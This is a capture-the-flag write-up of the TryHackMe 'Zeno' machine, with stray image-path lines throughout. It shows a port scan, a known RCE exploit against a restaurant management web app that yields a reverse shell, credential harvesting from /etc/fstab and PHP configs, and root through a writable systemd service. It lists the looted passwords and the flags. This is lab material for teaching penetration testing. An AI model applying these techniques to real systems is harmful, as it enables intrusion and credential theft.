
# Zeno

## Enumeration

# We found no directories with a quick scan so used bigger wordlist and found a /rms directory

# I manually enumerated the whole website , checked its functionality etc

# rms is restaurant management system so a searchsploit showed us a RCE exploit




```
┌──(root💀CyberJunkie)-[~/Tryhackme/Zeno_THM]
└─# searchsploit restaurant management
------------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                      |  Path
------------------------------------------------------------------------------------ ---------------------------------
Restaurant Management System 1.0 - Remote Code Execution                            | php/webapps/47520.py
------------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results

┌──(root💀CyberJunkie)-[~/Tryhackme/Zeno_THM]
```

## PortScan

```
PORT      STATE SERVICE REASON         VERSION
22/tcp    open  ssh     syn-ack ttl 61 OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey: 
|   2048 09:23:62:a2:18:62:83:69:04:40:62:32:97:ff:3c:cd (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDakZyfnq0JzwuM1SD3YZ4zyizbtc9AOvhk2qCaTwJHEKyyqIjBaElNv4LpSdtV7y/
C6vwUfPS34IO/mAmNtAFquBDjIuoKdw9TjjPrVBVjzFxD/9tDSe+cu6ELPHMyWOQFAYtg1CV1TQlm3p6WIID2IfYBffpfSz54wRhkTJd/
+9wgYdOwfe+VRuzV8EgKq4D2cbUTjYjl0dv2f2Th8WtiRksEeaqI1fvPvk6RwyiLdV5mSD/h8HCTZgYVvrjPShW9XPE/wws82/
wmVFtOPfY7WAMhtx5kiPB11H+tZSAV/xpEjXQQ9V3Pi6o4vZdUvYSbNuiN4HI4gAWnp/uqPsoR
|   256 33:66:35:36:b0:68:06:32:c1:8a:f6:01:bc:43:38:ce (ECDSA)
| ecdsa-sha2-nistp256 
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBEMyTtxVAKcLy5u87ws+h8WY+GHWg8IZI4c11KX7bOSt85IgCxox7YzOCZbUA5
|   256 14:98:e3:84:70:55:e6:60:0c:c2:09:77:f8:b7:a6:1c (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOKY0jLSRkYg0+fTDrwGOaGW442T5k1qBt7l8iAkcuCk
12340/tcp open  http    syn-ack ttl 61 Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_http-title: We&#39;ve got some trouble | 404 - Resource not found
| http-methods: 
|   Supported Methods: GET HEAD POST OPTIONS TRACE
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
Aggressive OS guesses: Linux 3.10 - 3.13 (92%), Crestron XPanel control system (90%), ASUS RT-N56U WAP (Linux 3.4) (87%), Linux 3.1
(87%), Linux 3.16 (87%), Linux 3.2 (87%), HP P2000 G3 NAS device (87%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (87%),
Adtran 424RG FTTH gateway (86%), Linux 2.6.32 (86%)
```

## Exploitation


# So we found a exploit ,which uploads a web shell in the server



```
┌──(root💀CyberJunkie)-[~/Tryhackme/Zeno_THM]
└─# searchsploit restaurant management
------------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                      |  Path
------------------------------------------------------------------------------------ ---------------------------------
Restaurant Management System 1.0 - Remote Code Execution                            | php/webapps/47520.py
------------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results

┌──(root💀CyberJunkie)-[~/Tryhackme/Zeno_THM]
```

# I modiefied the script a bit and then ran


# It didnt ran so i researched and found a modified version of this script  and got a shell back



```
┌──(root💀CyberJunkie)-[~/Tryhackme/Zeno_THM]
└─# nc -lnvp 6969
listening on [any] 6969 ...
connect to [10.4.30.255] from (UNKNOWN) [10.10.29.82] 59082
sh: no job control in this shell
sh-4.2$ 
```


## ***Post-Exploitation***

# i ran enumeration scripts and found some credentials in /etc/fstab




```
---
/etc/fstab:#//10.10.10.10/secret-share  /mnt/secret-share       cifs    _netdev,vers=3.0,ro,username=zeno,password=FrobjoodAdkoonceanJa,domain=localdomain,soft      0 0
---
```

# Although theres no user named zeno , we tried logging with edward with zeno password and it workfed



```
┌──(root💀CyberJunkie)-[~/webserver]
└─# ssh edward@$IP
The authenticity of host '10.10.29.82 (10.10.29.
ECDSA key fingerprint is SHA256:5CxDqeYb3rPlNvmv
Are you sure you want to continue connecting (ye
Warning: Permanently added '10.10.29.82' (ECDSA)
edward@10.10.29.82's password:
Last login: Tue Sep 21 22:37:30 2021
[edward@zeno ~]$ 
```


# Got some more credentials in config files



```
[+] Searching passwords in config PHP files
    define('DB_DATABASE', 'rms');
    define('DB_PASSWORD', '');
    define('DB_USER', 'root');
    define('DB_DATABASE', 'dbrms');
    define('DB_PASSWORD', 'veerUffIrangUfcubyig');
    define('DB_USER', 'root');

[+] Checking for TTY (sudo/su) passwords in audit logs
```

# A service file was writable by our user so we set its execstart env variable to a bash command which copies bash binary to our home directory

# we also have sudo permissions for rebooting so we reboot the machine and the service get restartedd as root and we get a suid bash binary so we are root



```
edward@10.10.117.18's password:
Last login: Mon Nov  1 14:03:01 2021 from ip-10-4-30-255.eu-west-1.compute.internal
[edward@zeno ~]$ ./rootbash -p
rootbash-4.2# id
uid=1000(edward) gid=1000(edward) euid=0(root) egid=0(root) groups=0(root),1000(edward) context=unconfined_u:unc
-s0:c0.c1023
rootbash-4.2# cd /root
rootbash-4.2# ls -la
total 60
dr-xr-x---.  3 root root   274 Sep 21 22:46 .
dr-xr-xr-x. 17 root root   224 Jun  8 23:58 ..
-rw-------.  1 root root  1537 Jun  8 23:58 anaconda-ks.cfg
-rw-------.  1 root root 10666 Sep 23 11:56 .bash_history
lrwxrwxrwx.  1 root root     9 Jul 26 21:02 bash_history -> /dev/null
-rw-r--r--.  1 root root    18 Dec 29  2013 .bash_logout
-rw-r--r--.  1 root root   176 Dec 29  2013 .bash_profile
-rw-r--r--.  1 root root   176 Dec 29  2013 .bashrc
-rw-r--r--.  1 root root   100 Dec 29  2013 .cshrc
-rw-------.  1 root root  1026 Sep 21 20:46 .mysql_history
drwxr-----.  3 root root    19 Jul 26 21:00 .pki
-rw-r--r--.  1 root root    38 Jul 26 21:12 root.txt
-rw-r--r--.  1 root root   129 Dec 29  2013 .tcshrc
-rw-------.  1 root root  6363 Sep 21 22:46 .viminfo
-rw-r--r--.  1 root root     1 Sep 21 22:46 zeno-monitoring.log
-rwxr-xr-x.  1 root root   358 Sep 21 22:46 zeno-monitoring.py
rootbash-4.2# cat root.txt
THM{b187ce4b85232599ca72708ebde71791}
rootbash-4.2#
```

## *Loot*

## *Credentials*

# SSH

edward : FrobjoodAdkoonceanJa

#

root : veerUffIrangUfcubyig

## ***Flags***

# User.txt

THM{070cab2c9dc622e5d25c0709f6cb0510}

# Root.txt

THM{b187ce4b85232599ca72708ebde71791}